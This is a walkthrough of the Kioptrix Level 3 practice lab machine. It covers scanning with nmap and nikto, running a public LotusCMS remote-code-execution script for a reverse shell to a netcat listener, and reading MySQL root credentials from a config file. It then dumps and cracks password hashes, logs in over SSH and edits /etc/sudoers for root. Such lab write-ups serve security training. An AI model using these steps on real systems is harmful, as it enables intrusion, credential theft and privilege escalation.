
Kioptrix level 3

Created	@December 6, 2024 5:53 PM
Reviewed	☑

Its a series of kioptrix.

using netdiscover to find the ip address of the machine.




```
Currently scanning: 192.168.7.0/16   |   Screen View: Unique Hosts

76 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 4560
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.68    18:47:3d:69:c5:f9     72    4320  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.76    08:00:27:5d:d4:66      1      60  PCS Systemtechnik GmbH
192.168.1.66    06:6d:14:b3:68:7e      1      60  Unknown vendor
192.168.1.254   c4:48:fa:d7:ea:40      2     120  Taicang T&W Electronics
```

after that using nmap

> nmap -A -p- 192.168.1.76 -o nmapof.txt



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -A -p- 192.168.1.76 -o nmapof.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-07 01:29 EST
Nmap scan report for 192.168.1.76
Host is up (0.00022s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Ligoat Security - Got Goat? Security ...
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.49 seconds
```

Found 2 services running


```
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
```

For both i could not find any workable exploit.

now using nikto for the ip address.

Command use :


```
nikto -host 192.168.1.76 -port 80 -output niktoof.txt
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nikto -host 192.168.1.76 -port 80 -output niktoof.txt
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.76
+ Target Hostname:    192.168.1.76
+ Target Port:        80
+ Start Time:         2024-12-07 01:34:07 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web
/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
e in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilitie
s/missing-content-type-header/
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Coo
kies
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /favicon.ico: Server may leak inodes via ETags, header found with file /favicon.ico, inode: 631780, size: 23126,
mtime: Fri Jun  5 15:22:00 2009. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bra
nch.
+ PHP/5.2 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community
/attacks/Cross_Site_Tracing
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP reques
ts that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP reques
ts that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP reques
ts that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP reques
ts that contain specific QUERY strings. See: OSVDB-12184
+ /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to auth
orized hosts.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpmyadmin/: phpMyAdmin directory found.
+ /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to
 authorized hosts.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8101 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time:           2024-12-07 01:34:44 (GMT-5) (37 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

found an /phpmyadmin page

while normal visiting found an login page with



its powerby lotuscms.

after searching for exploit in google we found a exploit in github.

https://github.com/Hood3dRob1n/LotusCMS-Exploit/blob/master/lotusRCE.sh

After downloading the code make it exectuable by using

```
chmod  +x lotusRCE.sh
```

before running the code run a listerner on port 1337 in a new shell

```
nc -lvnp 1337
```


run the lotusRCE code. by running

> ./lotusRCE.sh <victim ip address> /

add the reverse shell ip address prt kali ip address and port as 1337

AFter that we will get an reverse shell and searching for a while i found a intersting file.

> cat /home/www/kioptrix3.com/gallery/gconfig.php



```
// Installer Details -----------------------------------------------

// Enter the full HTTP path to your Gallarific folder below,
// such as http://www.yoursite.com/gallery
// Do NOT include a trailing forward slash

$GLOBALS["gallarific_path"] = "http://kioptrix3.com/gallery";

$GLOBALS["gallarific_mysql_server"] = "localhost";
$GLOBALS["gallarific_mysql_database"] = "gallery";
$GLOBALS["gallarific_mysql_username"] = "root";
$GLOBALS["gallarific_mysql_password"] = "fuckeyou";
```

Its mysql username and password.


Logining into mysql

#Spawn a python shell:

> python -c “import pty; pty.spawn(‘/bin/bash’)”

#log in to mysql as root:

> mysql -u root -p



```
connect to [192.168.15.7] from (UNKNOWN) [192.168.15.5] 58715
python -c "import pty; pty.spawn('/bin/bash')"
www-data@Kioptrix3:/home/www/kioptrix3.com$ mysql -u root -p
mysql -u root -p
Enter password: fuckeyou
```

Now we are logged in, and searching in the database.

#List the databases:

> show databases;

#Select the database you want to use:


> use gallery;

#Show the tables within it:

> show tables;

#Select all the results within that table:

> select * from dev_accounts;



```
mysql> select * from dev_accounts;
select * from dev_accounts;
+----+------------+----------------------------------+
| id | username   | password                         |
+----+------------+----------------------------------+
|  1 | dreg       | 0d3eccfb887aabd50f243b3f155c0f85 |
|  2 | loneferret | 5badcaf789d3d1d09794d8f021f40f0e |
+----+------------+----------------------------------+
```

copying the md5 hash and decrypting it in https://crackstation.net/

Dreg password is = Mast3r

Loneferret password is = starwars

#SSH login

Using the credentails to login by ssh.

> ssh loneferret@192.168.1.76

If we run sudo -l to see what we can run as sudo.

We can run ht program as root. **HT** is a **file editor**/viewer/analyzer for executables. To run it as sudo:

> Sudo ht

If you get an error like:


> Error opening terminal: xterm-256color.

Simply run the following:

```
export TERM=xterm
```

The goal here is to edit **/etc/sudoers** and add permissions to our user to run **/bin/bash** as root.


Press F3 to search for a file and search for /etc/sudoers:



Add a comma (,) and **/bin/bash** at the end of the following line:

We allowed loneferret user to run **/bin/bash** as root without providing any password:

```
sudo /bin/bash
```



Coming for kioptrix lv 4